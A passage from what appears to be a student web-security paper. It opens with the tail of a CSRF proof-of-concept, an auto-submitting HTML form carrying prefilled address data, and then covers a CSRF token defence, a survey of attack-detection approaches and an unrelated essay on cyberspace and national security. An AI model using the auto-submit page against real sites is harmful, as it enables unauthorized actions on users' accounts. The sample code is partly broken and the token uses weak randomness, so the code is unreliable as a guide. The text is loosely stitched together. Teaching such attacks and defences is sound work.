            <input type="text" value="9817010101" name="phonenumber" required><br><br>

            <label for="city"><b>City</b></label>
            <input type="text" value="Kathmandu" name="city" required><br><br>

            <label for="zipcode"><b>Zip Code</b></label>
            <input type="text" value="52500" name="zipcode" required><br><br>

            <label for="housenumber"><b>House Number</b></label>
            <input type="text" value="76" name="housenumber" required><br><br>

            <label for="streetname"><b>Street Name</b></label>
            <input type="text" value="SriGalli" name="streetname" required><br><br>

            <label for="streetnumber"><b>Street Number</b></label>
            <input type="text" value="31" name="streetnumber" required><br><br>

            <button type="submit" name="abcd">Submit</button>

        </div>


    </form>
    <script>
        const variable1=document.getElementsByTagName("form");
        variable1.submit();
    </script>
</body>

</html>
```

We run this on browser and csrf attack is done.

Prevention:

Unpredictable Synchronizer Token Pattern
This is the most secure method for preventing CSRF. Unlike captcha verification, this method has nothing to do with users. So, users will never know that something has been added to protect them. In this method, the website generates a random token in each form as a hidden value. This token is associated with the users' current session. Once the form is submitted, the website verifies whether the random token comes via request. If yes, then verify whether it is right. By using this method, developers can easily identify whether the request was made by the user of the attacker.

For randomizing token and adding to session:

```
$randomtoken = md5(uniqid(rand(), true));
$_SESSION['csrfToken']=$randomtoken;
```

Adding verification in form:

```
<input type='hidden' name='csrfToken' value='<?php
echo($_SESSION['csrfToken']) ?>' />
```

Offered Solutions

Embedded Programming Approach

In this method some parts of the processing is performed prior to the CADS. This preprocess will significantly reduce the processing load on the CADS and consequently the main CPU. [4] has reported a similar work by programming the Network Interface Card (NIC). This approach can have many properties including

lower computational traffic and higher performance for the main processor. Implementing this approach will make it easier to detect variety of attacks such as Denial of Service (DoS) attack. This is because the NIC is performing the major part of the processing while the main processor only monitors the NIC operation.

Agent based Approach

In this approach, servers can communicate with one another and can alarm each other. In order to respond to an attack, sometimes it can be sufficient enough to disconnect a subnet. In this type of system in order to contain a threat, the distributed CADS can order severs, routers or network switches to disconnect a host or a subnet. There are two approaches in implementing an agent based technology. In the first approach, autonomous distributed agents are used to both monitor the system and communicate with other agents in the network. A Multi-agent based system will enjoy a better perception of the world surrounding it. Zhang et al. [9] report implementing a multi-agent based CADS where they have considered four types of agents: Basic agent, Coordination agent, Global Coordination agent and Interface agents. Each one of these agents performs a different task and has its own subcategories. 2.5.3. Software Engineering Approach The programming language with its special components will improve the programming standard for the CADS code. CADS developers can enjoy the benefits of a new language dedicated to the CADS development. Such a language will improve both the programming speed and the quality of the final code .

.Artificial Intelligence Approach

Researchers have proposed application of the fuzzy logic concept into the cyber attack detection problem area. Some researchers even used a multi disciplinary approach, for example, Gomez et al., [16] have combined fuzzy logic, genetic algorithm and association rule techniques in their work. [4] Reports a work where fuzzy logic and Hidden Markov Model (HMM) have been deployed together to detect cyber attacks.

Cyber Attack Detection in Cloud

Developing cyber attack detection strategy in cloud computing service environment should serve the cloud user and cloud providers [5, 9, 14] have introduced a “Cloud Intrusion Detection System Service” to save the client from cyber attacks. The “Cloud Intrusion Detection System Service” is divided into three components: Intrusion Detection Service Agent: Intrusion Detection Service Agent: The agent is integrated inside the user network to collect necessary information. According to the location of the agent, the CIDSS could protect a segment of the network or the whole network. Cloud Computer Service Component, collects messages from agents. It formats all messages and send them to the IDSC according to grouping constrains defined for messages. A secure connection path should be established by CCSC to absorb information gathered by agents

Conclusion

We can see all the attacks we performed were executed perfectly form this we can take a note how easily attackers can have access to user data if a website is vulnerable. This paper also aware us not to give our credentials and bank details in unknown and unsecured website. Furthermore, this paper also teach us how can we prevent these attacks as a website developer. While developing some thing users privacy and protection should be the first priority and then we can build our web site or application.

Cyberspace and related technologies are one of the most important sources of power in the third millennium. The characteristics of cyberspace, such as low entry prices, anonymity, vulnerability and asymmetry, have created the phenomenon of power dissipation, which means that if governments have so far divided the game of power among themselves, then it must be Other actors, such as private companies, organized terrorist and criminal groups, and individuals, although it is still governments that play an important role in this. Naturally, this phenomenon will not deprive governments of their national security. This effect can be evaluated in several ways. First is the concept of security. National security can no longer be defined in terms of military issues and internal and external borders, but today, the risk of declining quality of life of citizens is a threat to national security. The second is the disappearance of the geographical dimension of cyber threats. In the past, military threats had a specific geographical location. As a result, it was not difficult to deal with, at least in terms of identification. Third is the extent of vulnerabilities posed by cyber threats. These threats are sporadic, multidimensional, and because they are associated with sensitive networks and infrastructure, their level of damage are very high. Fourth, these threats cannot be contained by traditional means alone, such as the use of military and police force, and governments alone are not sufficient to counter them, and effective and bilateral cooperation between governments and the private sector, which has

common interests in dealing with them. With such threats are, he demands. Fifth, as the previous point shows, cyber threats are not limited to governments, but individuals and companies will not be immune to the harms of these threats. Sixth, since security in the information age is not merely governmental, the various theoretical approaches in international relations whose theories are based primarily on government are easily overlooked or confusing.

References

[1]. Denial of Service Attack Techniques: Analysis, Implementation and Comparison Khaled M Elleithy and Drazen Blagovic.

[2]. A survey on cross site scripting attacks Joaquin Gracia , Rambala Poble.

[3]https://portswigger.net/web-security/sql-injection

[4]https://portswigger.net/web-security/csrf

[5]https://www.commonplaces.com/blog/6-common-website-securityvulnerabilities/